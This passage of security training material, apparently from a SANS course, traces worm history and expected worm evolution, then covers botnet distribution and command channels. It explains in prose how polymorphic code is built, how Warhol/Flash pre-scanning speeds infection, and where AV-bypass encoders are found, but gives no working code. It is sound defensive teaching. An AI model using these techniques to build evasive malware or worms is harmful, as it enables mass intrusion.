
SANS | SEC5 | 54

Now, finish up your Gaining Access section by considering some of the trends in worm evolution.

Here Come the Worms!

Worms and Bots

- Compromising systems one-by-one can be such a chore
- Worms are attack tools that spread across a network, moving from system to system exploiting weaknesses
- Worms automate the process of compromising systems:
  - Take over one system
  - From current victim, scan for new vulnerable systems
  - Self-replicate by using one set of victims to find and conquer new targets
- Each instance of a worm is a "segment"
- Worms have been around for decades:
  - Robert Tappan Morris, Jr., worm in 1988
  - And that wasn't the first!



Compromising tens of thousands of computers by hand is a daunting task. If a good attacker requires 2 hours to take over a machine, the task of compromising 10,000 systems would require 833 days. That's more than 2 years of tireless work, 24 hours a day, and only for 10,000 measly systems!

To avoid this drudgery of compromising systems one at a time, attackers have increasingly turned to worms. Worms automate the process of compromising systems.

Indeed, in the history of the Internet, worms have caused the widest spread damage of any computer attack techniques. For the uninitiated, *worms* are automated attack tools that spread via networks. A worm hits one machine, takes it over, and uses it as a staging ground to scan for and conquer other vulnerable systems. When these new targets are under the worm's control, the voracious spread continues as the worm jumps off these new victims to search for additional prey. Using this process, worms propagate across a network on an exponential basis.

Robert Tappan Morris, Jr., released a worm that took down major components of the nascent Internet way back in 1988. Even before then, researchers at Xerox PARC were looking at worms as a way to efficiently spread software across networked computers. Although the Xerox folks didn't envision worms as attack tools, they did realize the power of distributed, self-replicating software spread across a network.

Some Worm History and Current Research

Worms and Bots

- In 2001:
  - Ramen, Cheese, Sadmind/IIS, Code Red I&II, and Nimda
- 2002 was no slouch either:
  - Klez, SQLSnake, Slapper, and more
- 2003 kept us busy, too:
  - SQL Slammer, Blaster, Nachi/Welchia, Sobig.F, and more
- In 2004, worm activity focused on mass mailing worms (Bagel, Netsky, MyDoom, and such) and others (Witty, Sasser)
- 2005 was interesting: Zotob and bot-bundling
- 2006–2008 witnessed even bigger botnets assembled by worms; the 2007 Storm worm grew to infect more than 3 million systems
- In 2009, Conficker infected millions of machines
- In 2010, Stuxnet showed the power of militarized malware
- In 2011, the Morto worm spread via RDP password guessing
- In 2012, the Flame malware was discovered (deployed years before)
- In 2014, worm research moving to iPhone and Android devices, other embedded systems (game consoles and smart meters), and more
- To date, worms haven't been nearly as nasty as they could be
  - Believe it or not...we've been lucky!

I frequently get asked about the difference between worms and viruses, two common examples of malicious software. Although the two are indeed related in that each self-replicates, the defining characteristic of a worm is that it spreads across a network. A virus's defining characteristic is that it infects a host file, such as a document, e-mail, or executable. Of course, some malicious software is both a worm and a virus because it propagates across a network and infects a host file.

Although we've faced quite a few rogue worms in the past, they haven't been nearly as bad as they could have been. Their primary damage was caused by sucking up network bandwidth or system processing cycles. They could have been far nastier, stealing or destroying data or even worse! The worm release cycle has involved a new breed of worm every 2 to 6 months. Get ready because we are overdue for a big malicious worm.

A recent area of significant research interest is worms for embedded devices, such as mobile phones such as Android or iPhone, game consoles (which are increasingly Internet-connected), and even smart meters. Such worms could have a large footprint on impacted systems and could be used to cause real-world impact.

Worm Evolution

Worms and Bots


- The worm attack vector is promising for attackers
- Be on the lookout for worm evolution:
- Multi-exploit, multiplatform, zero-day, fast-spreading, polymorphic, truly nasty, metamorphic worms
- All these pieces are on the shelf:
  - Some code is even available

By analyzing recent trends in worm advances and listening to public discussions by worm development researchers, we need to get ready for worms with a variety of destructive characteristics, including multiplatform, multi-exploit, zero-day, fast-spreading, polymorphic, metamorphic, truly nasty worms. We analyze each of these characteristics in more detail.

Computer investigations around the world are turning up several of these major themes in new attack tools, and attackers in the computer underground are discussing these items on publicly accessible websites and chat systems. Beyond mere conceptual ideas, much of the source code for constructing powerful worms is readily available in piece-parts scattered around the Internet. It's just a matter of time before someone takes the parts off the shelf, assembles them, and unleashes them.

Multi-Exploit Worms

- A worm uses its exploit warhead to penetrate a computer
- To date, most worms have had only one or two exploits built in:
  - Witty, Sasser, Code Red, Slapper, and such
- Ramen had 3 exploits (buffer overflows)
- Nimda had approximately 12 (buffer overflows, browser vulnerabilities, Outlook e-mail problems, and more)
- Original Conficker had 3 (buffer overflow with MS08-067, USB copying, and spreading via SMB shares with guessable passwords)
- Stuxnet had a variety of mechanisms: File Explorer zero-day, USB infection, and more
- New worms will likely follow the multi-exploit model:
  - Dozens of ways to penetrate systems
- If you've patched against N-1 vulnerabilities, the worm will still get in through hole N




Many of the worms we've seen in the past were one-hit wonders, exploiting only a single vulnerability in a system and then spreading to new victims. Newer worms penetrate systems in multiple ways, using holes in a large number of network-based applications all rolled into one worm. A single worm may 5, 20, or more vulnerabilities. With more vulnerabilities to exploit, these worms can spread more successfully and rapidly. Even if a system has been patched against some of the individual holes, a multi-exploit worm can still take it over by exploiting yet another vulnerability.

To date, the most successful multi-exploit worm we've seen was Nimda in September 2001, spreading to Microsoft Windows systems in more than a dozen ways, including spreading via the Internet Explorer browser, IIS web server, Outlook e-mail, and Windows file sharing. Nimda, with its quick spread using a large number of Windows exploitation techniques, gave us all a taste of worms to come.

More recently, the Conficker worm started spreading in late 2008 and throughout early 2009 using a variety of different exploitation techniques. In particular, the first variations of Conficker spread using three different mechanisms: exploiting a buffer overflow exploit associated with the patch MS08-067, copying itself to USB "thumb drive" tokens moved between systems, and guessing passwords for Windows SMB shares. Conficker infected several million machines using these techniques.

Multiplatform Worms

- Most worms to date have targeted only one operating system type per worm:
  - Nimda: Windows
  - Ramen: Linux
  - Sasser: Windows
  - Conficker: Windows
  - Morto: Windows
- A small number have been cross platform:
  - IIS/Sadmind: Windows and Solaris
  - Stuxnet: Windows and altered messages to manipulate SCADA systems
- In the future, a single worm will attack many OS types, all rolled up into a single worm:
  - Linux, Windows, Solaris, BSD, AIX, VMS, and so on
- Makes fixing systems much harder:
  - You must patch a bunch of system types instead of just one; more coordination required
  - That'll slow down your response, letting the worm spread farther and faster!




Older worms usually attacked only one type of operating system per worm, requiring administrators to deploy patches to a single type of system for defense. In the near future, worms may exploit multiple operating system types, including Windows, Linux, Solaris, BSD, and others, all wrapped up into a single worm. The older, single-platform worms required applying a patch to a single type of operating system, something that administrators do on a regular basis anyway. Defending against sinister multiplatform worms requires much more work and coordination because you have to apply patches throughout your environments to all kinds of operating systems. Think about it: Instead of just patching all your Windows machines (which you have to do every week anyway), you need to patch all your systems, regardless of the operating system type. With the need for added coordination among various system types, your response can be greatly slowed down, allowing the worm to cause far more damage.

Although not mainstream (yet), we have already seen a small number of multiplatform worms released against the Internet. In May 2001, the Sadmind/IIS worm mushroomed through the Internet, targeting Sun Solaris and Microsoft Windows. As its name implies, this worm exploited the sadmind service used to coordinate remote administration of Solaris machines. From these victim machines, the worm spread to Microsoft's IIS web server, where it spread further to other Solaris machines, continuing the cycle.

In 2010, the Stuxnet worm appeared, which would infect Windows machines and then search the machines looking for Siemens industrial control software. If the Stuxnet malware saw some specific messages sent to SCADA systems, it altered those messages to have some impact on the SCADA machines and the equipment they controlled.

Zero-Day Exploit Worms

- So far, nearly every worm we've seen has used vulnerabilities that we've already known about
- Patches were already available, just not widely deployed
- Sasser exploited Windows LSASS vulnerability:
  - Vulnerability discovered and patch released: April 13 2004
  - Worm released: 3 weeks later
- Zotob exploited the UPnP flaw:
  - Patch released: August 2005
  - Worm/bot combo released: 3 days later
- In the future, you'll see worms that have zero-day exploits:
  - The first time you will encounter the particular attack and vulnerability will be when you see a worm spreading to millions of systems!
  - Widespread prevention becomes difficult or impossible
- Stuxnet included four zero-day exploits for Windows



Another aspect of worms deals with the freshness of the vulnerabilities they exploit. The worms we've seen in the wild to date have mostly utilized already-known vulnerabilities that were discovered months before the worm was released. Although these worms were ravaging systems on the Internet, we already knew about the vulnerabilities they used, and vendors had already released patches months in advance. Of course, because too few people apply patches on a timely basis, the worms still did their damage. But, by using off-the-shelf older exploits, these worms were rapidly analyzed and tamed by diligent security teams.


We won't be so lucky in the future. Newer worms will likely break into systems using so-called "zero-day" exploits, named because they are brand new, available to the public for precisely zero days. With a worm spreading using a zero-day exploit, no patches will be available, and worm researchers will require more time to understand how the worm spreads. The first time we'll see the exploit code used in these worms will be when they compromise hundreds of thousands or even millions of systems.

Stuxnet provided an example of zero-day exploits in worms, with four such exploits for Windows target machines.

Fast Spreading Worms

Worms and Bots

- As a typical worm propagates through a network, it has an exponential rise in the number of victims
- "Hockey stick" shape – number of victims over time
- White papers in August 2001 described Warhol worm and Flash worm:
  - Mathematical models, not code
  - Scary
  - Warhol: 99% infection rate in 15 minutes
  - Flash: 99% infection rate in 30 seconds
  - A bit overstated ... it'll take approximately 1 hour




Worms, by their very nature, spread quickly. Worms spread on an exponential basis, with the number of systems compromised over time resembling a hockey-stick shape. However, many worms we've battled to date are quite inefficient during their initial spread. Some worms randomly select Internet addresses to scan for victims. Because Internet address assignments to actual organizations are not uniformly distributed in the available address space, these worms ignore the efficiencies that can be gained by targeting victims in the most highly populated address ranges. Furthermore, during the initial launch of a worm, the spread is relatively slow because the worm gradually gains speed as it moves up the exponential curve.

In August 2001, two papers appeared describing new techniques to maximize the speed at which worms spread. Each paper presented a mathematical model for the development of hyper-efficient worm distribution techniques. Happily, no code was included with the papers; although writing software based on these ideas is straightforward for even a moderately skilled software developer. The first paper, by Nicholas C. Weaver, posited a "Warhol" worm, which could conquer 99% of vulnerable systems on the Internet within 15 minutes. Not to be outdone, the second paper followed closely on the heels of the first and presented a slight improvement of the basic Warhol worm technique. This second paper, by Staniford, Grim, and Jonkman, presented a so-called "Flash" worm that could reach domination of the Internet in less 30 seconds. Although the math may show this to be theoretically true, we believe that glitches in the Internet will yield full compromise in about an hour, give or take 15 minutes. This is hardly a settling timeframe.

Warhol/Flash Technique

- Prescan large portions of the Internet, looking for 10,000 or so vulnerable systems:
  - Don't take over those systems; just record their addresses
- Include list of vulnerable systems inside the first worm segment
- Load worm with list onto first victim
- Initial infections require no additional scanning:
  - Just take over hosts already known to be vulnerable
  - Compromise those first 10,000 in a matter of minutes
- After compromising initial 10,000 hosts, normal scanning ensues
- Intelligence to not infect already conquered targets




To use the Warhol/Flash technique, an attacker pre-scans the Internet from a fixed system looking for machines that are vulnerable to the exploit code that will later be loaded into the worm. The attacker locates thousands or tens of thousands of vulnerable systems, without exploiting them or taking them over. Using a list of the addresses of these vulnerable machines scattered throughout the world, the attacker preprograms the worm with its first set of victims. The worm is then unleashed on those known victims with high bandwidth closest to the Internet backbone. Rather than randomly selecting addresses to scan, the young, newly introduced worm can immediately populate the systems already pre-scanned for the vulnerability. The worm infects this first set of victims and then splits up the remaining list of thousands of pre-scanned, vulnerable targets. Various segments of the original worm each then attack their share of the remaining pre-scanned targets.

After all pre-scanned targets are compromised, the worm now starts to scan and spread to the general population. By initially compromising thousands of juicy, pre-scanned targets, the Warhol/Flash worm essentially jumps up the hockey stick of exponential growth so that only a relatively short time is required before total domination is achieved.

Polymorphic Worms

- Worms so far have done a poor job of evading detection:
  - Some e-mail worms alter their subject line
  - This allows them to evade spam filters that look for the same subject line sent to a lot of recipients
- In the future, we'll see worms that dynamically change themselves: polymorphism:
  - Each segment of the worm has the same function
  - However, it has an entirely different code base
  - Makes detecting and isolating the worm difficult
  - Detection and filtering signatures no longer match as the worm morphs





Worm writers don't want their malicious creations to be detected, analyzed, and filtered while they spread. Intrusion Detection Systems (IDSs) can detect worms and other attacks and alert the good guys, functioning like computer burglar alarms. Today, most network-based IDS tools have a database of known attack signatures. The IDS probe gathers network traffic and compares it against the known attack signatures to determine if the traffic is malicious. Today's IDS tools easily identify traditional worms, which use common exploit code with readily available signatures. In addition, worm-fighting good folks can capture worms during their spread and reverse engineer the malicious software to create better defenses including filters.

To evade detection, foil reverse-engineering analysis, and get past filters, worm developers are increasingly using polymorphic coding techniques in the worms they develop. Polymorphic programs dynamically change their appearance each time they run, by scrambling their software code. Although the new software is made up of entirely different instructions, the code still has the same function. With polymorphism, only the appearance is altered, not the function of the code. The code automatically morphs into different mutant versions so that it no longer matches detection signatures but still does the same thing. When worms go polymorphic, each copy of the worm has new code generated on-the-fly. The worm will have a different appearance on each victim, making it much harder to detect and analyze.

Polymorphic How-To

- How to create polymorphic code?
  - Take binary instructions (compiled code)
  - XOR it with a random key
  - Attach a decoder in front to un-XOR it
  - Decoder itself is polymorphic, made up of functionally equivalent instructions
  - For example, to load register, you can:
    - Push DATA and then pop into REGISTER
    - Move DATA into REGISTER
    - Clear REGISTER and then Add DATA to REGISTER
  - Worm polymorphic engine morphs the entire worm






- Solid polymorphic code engine is available:
  - Viruses have been polymorphic for years
  - HD Moore's XOR payloads and encoders (www.metasploit.com)
  - Veil has multiple AV bypass encoders

We've seen some baby steps toward true polymorphic worms in the wild. In January 2002, the Klez worm spread via Microsoft Outlook e-mail and employed simple polymorphic techniques to evade e-mail spam filters. These filters look for a bunch of messages with the same subject sent to different users, a reasonable sign of a spam message. Klez randomly altered the subject line of the e-mail it generated to evade the filters. True, only a small piece of Klez (the subject line and even the attachment file type) was polymorphic, but it was a start down this road.

There are many approaches to making code operate in a polymorphic fashion, that is, to have two different pieces of code that have exactly the same functionality but are made of different code. One method involves XOR'ing the code with a key, in effect, adding a simple layer of encryption to the code's instructions. Then, to make the code run properly, a header must be prepended to it that un-XORs its instructions (by simply XOR'ing them with the same key again).

The other approach to creating polymorphic code involves selecting from a group of functionally equivalent machine language instructions and building the code up, instruction by instruction, by drawing from pools of such equivalent instructions. Examples of equivalent instructions include adding X and Y and subtracting X and negative Y. Both of these have the result of adding X and Y because $X+Y = X-(-Y)$. The morphing engine could randomly select between those two instructions while building a polymorphic specimen that needs to add two numbers together.

These two different approaches to polymorphic code can be combined. First, the evil code can be XOR'ed with a key. Then, a header can be created on-the-fly from functionally equivalent instructions and prepended to that XOR'ed code. The resulting package will be difficult to detect.




If we take an honest look at the worms we've faced in the past, they have been fairly benign, compared to what an attacker could do with the inherent power of worm techniques. The majority of worm attacks so far have focused on propagating as widely and quickly as possible, while not on actually destroying conquered systems. Most worms have been breeders, not warriors. Don't get me wrong, though. Even the relatively benign breeding worms we've seen have caused significant damage by simply consuming resources. A simple breeding worm can easily suck up all your bandwidth, computing power, and even the attention of your incident response team.

Increasingly, we're facing worms that spread a highly malicious attack tool inside of the worm. Some worms spread denial-of-service agents that launch an Internet flood against a victim. Code Red did just that, and trends indicate the technique will become much more popular. Other worms will destroy files and delete sensitive data. Witty did some of that, by dropping garbage in random places on the hard drive over time. Some future worms could act as logic bombs causing systems to crash, disabling large numbers of machines all within a particular timeframe. Worms could also steal data, combing through systems looking for files marked "Secret" or "Proprietary" to e-mail back to the attacker. Get ready for worms with far nastier intentions. Today, we are increasingly seeing worms used to distribute highly functional bots.

Metamorphic Worms

- Beyond just changing their appearance, these worms will change their entire functionality
- Worm will contain encrypted/obfuscated payloads
- After a given event occurs (time duration, infection rate, or other trigger), the worm morphs by decoding the hidden functionality:
  - New functionality revealed
  - Backdoor, information stealing, denial of service, etc.
- If we catch the original worm during the spread, we won't determine what its true purpose is
  - Makes reverse engineering difficult



In addition to changing their appearance using polymorphism, new worms will also changes their behavior dynamically, undergoing metamorphosis. Using this technique, additional attack capabilities are concealed inside the worm. Metamorphic worms are like little green caterpillars hungrily spreading through the Internet. Looking at the caterpillar reveals no indication of the butterfly hidden inside. Similarly, metamorphic worms will spread rapidly while hiding their payload using obfuscation and encryption techniques. Only after the worm has fully spread to enormous numbers of victims will it reveal its hidden purpose. And in all likelihood, it won't be a butterfly that comes out. The worm will mask another attack tool.

Metamorphic worms help an attacker because they are harder to reverse engineer and therefore defend against. Whenever a worm is released on the Internet, scores of die-hard worm chasers gather instances of the worm to analyze it and counteract its spread. Many of these folks work for antivirus software companies that release filters and fixes for the worm, whereas others are just independent security researchers. By using metamorphic techniques, combined with polymorphism, these worms are much harder to defend against.

The Rise of the Bots

Worms and Bots

- Increasingly, worms are used to distribute bots
- Bots are software programs that perform some action on behalf of a human:
  - Typically with little or no human intervention
- Bots control large numbers of systems
  - Ranging from dozens to more than 1 million
- Collections of bots under the control of a single attacker are called botnets
  - The attacker is sometimes called a botherder
- Many bot variations available today

Many worms have a payload that consists of a bot. *Bots* are software programs that perform some action on behalf of a human, typically with little or no human intervention. Bots are specialized backdoors used for controlling systems en masse, with a single attacker controlling groups of bots numbering from a dozen to more than a million infected machines. They operate autonomously and can be used in a variety of ways, including


- Maintaining backdoor control of a machine
- Controlling an IRC channel (one of the earliest and most popular uses of bots)
- Acting as a mail relay
- Providing anonomizing HTTP proxies
- Launching denial-of-service floods

Collections of bots under the control of a single attacker are called *botnets*, whereas the people controlling such systems are sometimes called *botherders*. With thousands or hundreds of thousands of bots, a botherder can cause significant damage.

There are dozens of bot variations available today, with source code available for download.

Bot Distribution

- Attackers install bots in numerous ways:
  - Worm spread, carrying bot as a payload
  - E-mail attachment duping users into running it
  - Bundled with some useful application or game
  - Browser exploits / "drive-by" downloads ... especially effective in web-based ads delivered by other, trusted sites
  - Other methods as well



So, how do bots get installed on a victim machine in the first place? Attackers rely on numerous different methods for adding hosts to their bot-nets. Some of the most popular include spreading bots via worms, as discussed earlier. Alternatively, some bots are distributed as executable e-mail attachments, duping a user into installing the bot by claiming that an important attachment needs urgent attention. Sometimes, bots are bundled with some apparently benign or useful application, such as system add-ons or games. And finally, bots are sometimes distributed via browser exploits, which involve triggering a vulnerability in a browser to install software on the browsing system (also known as a "drive-by" download.) The sequence of such attacks frequently follows these steps:

Step 1: The attacker takes over some e-commerce or other site on the Internet. The attacker installs some code on this site that can exploit browser vulnerabilities.

Step 2: An innocent victim surfs to the infected website.


Step 3: The infected website responds with a web page that exploits the browser.

Step 4: Based on the exploitation of Step 3, the browser connects to the attacker's site and grabs some malicious code from it, often a bot.

Then, the attacker controls the bot on the victim machine. This approach is particularly lethal if the attacker compromises a web-based advertising site, injecting ads with exploits that appear on other, trusted sites that display the ads from the compromised site.

Bot Communication Channels

- Attackers communicate with their bots using a variety of mechanisms:
  - IRC on standard ports (TCP 6667)
  - IRC on nonstandard ports
  - Waste (distributed Peer-2-Peer communications)
  - HTTP to one or more websites
  - Social networking site profiles:
    - Twitter, YouTube, Google documents, etc.



To send control information to a botnet, attackers use a variety of different protocols. One of the most common means remains using an IRC channel on a standard IRC port. (TCP 6667 is common.) Attackers like IRC for bot communication because it allows for one-to-many communications (from the attacker to all the bots in the botnet). Also, the communication from the bot-infected machine to the IRC channel is an outbound connection, so bots on networks allowing arbitrary outbound connections can poll the IRC channel for commands.

Because some organizations block outbound IRC on standard ports, attackers are turning to other protocols for botnet communications, including IRC on nonstandard ports (such as TCP 3000 or TCP 3333). Other attackers use third-party websites to host commands for the botnet. All the bots are configured to surf to a given website regularly, where the attacker plants bot commands. Sometimes, the attackers use publicly available online communities to create web-based personal profiles where they post bot commands. And, finally, another method for bot communication involves using a distributed protocol called Waste, originally created by AOL. This peer-to-peer protocol does not have a single point of failure (which an IRC server or web server represents). Instead, it is a distributed, resilient communication stream where individual nodes distribute communications to other nearby nodes, making the botnet, in a sense, self-aware of other bots without a single point of failure.

Attackers also use social networking sites accessible via HTTP and HTTPS to implement command and control sessions for their botnets. In these cases, the bots use HTTP to surf to the profile of a specific account on a social networking site, where the attacker periodically places commands for the bots. Twitter, YouTube, and even Google documents have all been used for this purpose.

Fast Flux Techniques

